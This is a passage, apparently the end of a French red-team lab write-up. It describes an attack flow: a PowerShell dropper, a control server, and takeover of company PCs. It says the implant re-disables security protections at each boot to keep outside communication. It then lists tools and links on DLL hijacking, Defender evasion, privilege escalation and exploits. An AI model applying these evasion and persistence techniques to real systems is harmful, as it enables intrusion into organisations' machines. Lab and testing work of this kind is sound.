



Et à chaque démarrage de la machine on recommence pour être sur que les sécurités sont coupés et n'empêche pas notre agent de communiquer avec l'extérieure.

Déroulement d'une attaque




Serveur de controle
Lab
dropper.ps1
Attaquant
prise de contrôle
PCs entreprise


Serveur de controle
Lab
get commands
PCs entreprise



Outils utilisés

- DLL Exporter
- Procmon
- https://github.com/BornToBeRoot/PowerShell_IPv4NetworkScanner
-

Sources

https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/msi-wrapper

https://www.exploit-db.com/exploits/50047

https://github.com/p0dalirius/RemoteMouse-3.008-Exploit/blob/master/RemoteMouse-3.008-Exploit.py

https://podalirius.net/en/articles/writing-an-exploit-for-remotemouse-3.008/

https://swisskyrepo.github.io/InternalAllTheThings/redteam/evasion/windows-defenses/#windows-defender-antivirus

https://medium.com/@zapbroob9/dll-hijacking-basics-ea60b0f2a1d8

https://github.com/bin3xish477/cybersecurity/blob/master/OffensiveGo/DLL/DLLGeneration/regsvr32.go

https://learn.microsoft.com/en-us/cpp/c-runtime-library/reference/getpid?view=msvc-170&viewFallbackFrom=vs-2019

https://github.com/Ne0nd0g/go-shellcode/blob/master/cmd/Syscall/main.go

https://github.com/bin3xish477/cybersecurity/blob/master/OffensiveGo/DLL/DLLGeneration/rundll32.go

https://swisskyrepo.github.io/InternalAllTheThings/redteam/evasion/windows-defenses/#attack-surface-reduction

https://github.com/redcode-labs/Coldfire/blob/master/low.go

https://itm4n.github.io/dll-proxying/

https://elliotonsecurity.com/perfect-dll-hijacking/

https://cocomelonc.github.io/pentest/2021/10/12/dll-hijacking-2.html

https://www.ired.team/offensive-security/persistence/t1130-install-root-certificate

https://github.com/S12cybersecurity/Admin2Sys